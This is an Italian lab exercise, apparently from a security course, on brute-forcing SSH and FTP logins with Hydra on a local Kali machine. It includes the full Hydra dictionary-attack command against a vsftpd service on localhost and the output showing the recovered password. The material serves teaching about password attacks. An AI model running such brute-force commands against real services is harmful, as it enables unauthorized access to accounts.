

Testiamo la connessione in SSH dell'utente appena creato sul sistema, eseguendo il comando seguente: ssh test_user@ip_kali, sostituite IP_kali con l'IP della vostra macchina Se le credenziali inserite sono corrette, dovreste ricevere il prompt dei comandi dell'utente test_user sulla nostra Kali.



A questo punto, avendo verificato l'accesso, non ci resta che configurare Hydra per una sessione di cracking. Ovviamente in questo esercizio conosciamo già l'utente e la password per accedere, ma soffermiamoci sulla sintassi di Hydra per ora, successivamente potete cambiare e scegliere username e password random per testare il sistema in «blackbox». Durante la lezione teorica abbiamo visto che possiamo attaccare l'autenticazione SSH con Hydra con il comando seguente, dove –l, e –p minuscole si usano se vogliamo utilizzare un singolo username ed una singola password. Ipotizziamo di non conoscere username e

password ed utilizziamo invece delle liste per l'attacco a dizionario. Useremo gli switch –L, -P (notate che sono entrambe in maiuscolo)

lo switch –V, in modo tale da controllare «live» i tentativi di brute force di Hydra



Per la seconda parte dell'esercizio, scegliete un servizio da configurare e poi provate a craccare l'autenticazione con Hydra. Se optate per il servizio ftp, potete semplicemente installarlo con il seguente comando: sudo apt install vsftpd E poi avviare il servizio con sudo service vsftpd start

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install vsftpd
[sudo] password di kali:
Lettura elenco dei pacchetti... Fatto
Generazione albero delle dipendenze... Fatto
Lettura informazioni sullo stato... Fatto
I seguenti pacchetti sono stati installati automaticamente
  cython3 debtags kali-debtags libappstream4 libappstreamqt
  libboost-chrono1.74.0 libboost-filesystem1.74.0
  libboost-program-options1.74.0 libgit2-1.5 libjavascriptc
  libnode108 libperl5.36 librtlsdr0 libucl1 libwebkit2gtk-4
  node-acorn node-cjs-module-lexer node-undici node-xtend n
  perl-modules-5.36 python3-backcall python3-debian python3
  python3-pickleshare python3-requests-toolbelt python3-rfc
  python3-unicodecsv
Usare "sudo apt autoremove" per rimuoverli.
I seguenti pacchetti NUOVI saranno installati:
  vsftpd
0 aggiornati, 1 installati, 0 da rimuovere e 9 non aggiorna
È necessario scaricare 143 kB di archivi.
Dopo quest'operazione, verranno occupati 353 kB di spazio s
Scaricamento di:1 http://http.kali.org/kali kali-rolling/ma
Recuperati 143 kB in 2s (91,4 kB/s)
Preconfigurazione dei pacchetti in corso
Selezionato il pacchetto vsftpd non precedentemente selezio
(Lettura del database... 526420 file e directory attualment
Preparativi per estrarre .../vsftpd_3.0.3-13+b3_amd64.deb..
Estrazione di vsftpd (3.0.3-13+b3)...
Configurazione di vsftpd (3.0.3-13+b3)...
update-rc.d: We have no instructions for the vsftpd init sc
update-rc.d: It looks like a network service, we disable it
Elaborazione dei trigger per man-db (2.12.0-3)...
Elaborazione dei trigger per kali-menu (2023.4.7)...

┌──(kali㉿kali)-[~]
└─$ sudo service vsftpd start
```

```
test_user@kali: /home/kali

┌──(kali㉿kali)-[~]
└─$ test_user
test_user: comando non trovato

┌──(kali㉿kali)-[~]
└─$ su test_user
Password:
┌──(test_user㉿kali)-[/home/kali]
└─$ ftp test_user@192.168.50.100
Connected to 192.168.50.100.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

```
kali@kali: ~

┌──(kali㉿kali)-[~]
└─$ hydra -L /home/kali/Desktop/test_user.txt  -P /home/kali/Desktop/xato-net-10-million-passwords-1000000.txt 127.0.0.1 -V ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for ill
(this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-14 22:53:16
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent
/hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 20712 login tries (l:1/p:20712), ~1295 tries per task
[DATA] attacking ftp://127.0.0.1:21/
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "testpass" - 1 of 20712 [child 0] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "123456" - 2 of 20712 [child 1] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "password" - 3 of 20712 [child 2] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "12345678" - 4 of 20712 [child 3] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "qwerty" - 5 of 20712 [child 4] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "123456789" - 6 of 20712 [child 5] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "12345" - 7 of 20712 [child 6] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "1234" - 8 of 20712 [child 7] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "111111" - 9 of 20712 [child 8] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "1234567" - 10 of 20712 [child 9] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "dragon" - 11 of 20712 [child 10] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "123123" - 12 of 20712 [child 11] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "baseball" - 13 of 20712 [child 12] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "abc123" - 14 of 20712 [child 13] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "football" - 15 of 20712 [child 14] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "monkey" - 16 of 20712 [child 15] (0/0)
[21][ftp] host: 127.0.0.1   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-14 22:53:30

┌──(kali㉿kali)-[~]
└─$
```